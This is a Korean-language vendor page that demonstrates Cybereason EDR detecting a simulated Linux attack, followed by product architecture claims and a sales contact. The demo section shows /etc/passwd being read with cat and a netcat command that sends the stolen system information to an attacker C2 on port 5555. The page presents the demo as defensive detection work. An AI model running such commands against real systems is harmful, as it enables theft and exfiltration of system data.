
시스템 중요정보를 cat 명령어를 통해 확인 및 저장 후, 정보유출 하는 행위 이벤트 발생

Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : 시스템 중요 정보 탈취 및 유출 (1/3)





시스템 중요정보 파일(/etc/passwd)를
Cat 명령어로 확인




Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : 시스템 중요 정보 탈취 및 유출 (2/3)




시스템 중요정보 파일(/etc/passwd)를
Cat 명령어로 확인




Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : 시스템 중요 정보 탈취 및 유출 (3/3)



- User
 - doosan-a-victim2\victim2 User
- Connection
 - 192.168.146.153:57918 > 192.168.146.137:5555

공격자 C2서버의 5555번 포트로 데이터 탈취 통신 확인 (4회 반복으로 통신을 시도)



February 19, 2025 at 3:36:23 PM GMT+9
Process Creation Time

February 19, 2025 at 3:37:00 PM GMT+9
Process End Time

nc 192.168.146.137 5555

Netcat 명령어를 이용하여 탈취한 정보들을 공격자 C2서버로 5555번 포트로 전송

uname -a
Command Line

Suspicious (1)


Suspicion of Host Data Extraction

시스템 중요정보를 uname -a 명령어로 확인되며, Suspicious를 통해 데이터 탈취 행위를 인지


사이버리즌 EDR 소개 및 특징점

○ 사이버리즌 EDR과 NGAV의 완벽한 조합 - 전·중·후방에서의 위협 대응 체계

사이버리즌 NGAV는 악성 파일이 실행 프로세스로 전환되기 전에 사전 탐지 및 차단하여 악성 행위가 발생하지 않도록 방어합니다.
만약 특정 위협이 정책을 우회하여 프로세스화될 경우, **사이버리즌 EDR의 탐지 메커니즘으로 행위의 실시간 대응이 가능합니다.**
(기존 백신 솔루션이 있을 경우, 알려진 악성코드 방어 정책인 Anti-Malware 정책이 자동 비활성화되어 충돌 없이 공존하여 사용 가능합니다)



○ 충돌 / 호환 여부 및 EDR 자체의 RISK 해결 (1/2)





- 사이버리즌은 커널과 사용자 모드에서 모두 동작하는 하이브리드 아키텍처를 채택하여, 기존 EDR 대비 운영체제 및 보안 솔루션과의 충돌 가능성을 최소화합니다 (대부분의 일반 EDR 솔루션들은 커널 모드에 종속되어 동작함)
- 주요 기능은 사용자 모드 기반으로 구현되어, 기존 사용중인 AV, PMS, DRM, 매체제어 (ex. 에스코트, SEP 등) 등 기존 보안 솔루션과의 충돌 없이 안정적인 운영이 가능합니다.
- 커널 영역의 정보는 API 기반으로 안전하게 수집되며, 커널 모드 수준의 고도화된 위협 탐지와 대응을 함께 제공합니다.

동작모드	특징	내용
사용자 모드	데이터 수집	• 상시 동작하고 있는 EDR의 로그 수집은 사용자 모드에서 동작 • MITRE ATT&CK 기준에서도 높은 가시성과 수집 능력 입증
	시스템 영향도	• 설치 및 업그레이드 시 OS 재부팅 없이 안정적 적용 • BSoD (블루 스크린)의 리스크 제거 • 기존 보안 솔루션(PMS, DRM, 매체제어 솔루션 등) 과 충돌 사례 없이 동작 → 실제 사례 : A반도체 매체제어 솔루션을 통한 배포 및 타사 보안 보안솔루션 충돌 없음 • OS 업그레이드시 영향도 없음
커널 모드	제어	• I/O 관련 상세정보 수집, 악성 행위 차단 및 파일 실행 제어 가능
	센서 탬퍼링	• 에이전트의 프로세스와 서비스 보호를 위해 탐지 회피 및 종료 시도를 차단

○ 충돌 / 호환 여부 및 EDR 자체의 RISK 해결 (2/2)

사이버리즌 아키텍처 : On-Premise (완전 폐쇄망)

사이버리즌 아키텍처 : SaaS



사이버리즌 EDR은 **On-Premise (완전 폐쇄망)**와 **SaaS** 모두 사용 가능합니다.

📍 두산디지털이노베이션 사이버리즌 부스로 오시는 길



도입 문의

보안사업팀 최웅규 수석

woongkyu.choi@doosan.com



 DDI 웹사이트



 DDI 링크드인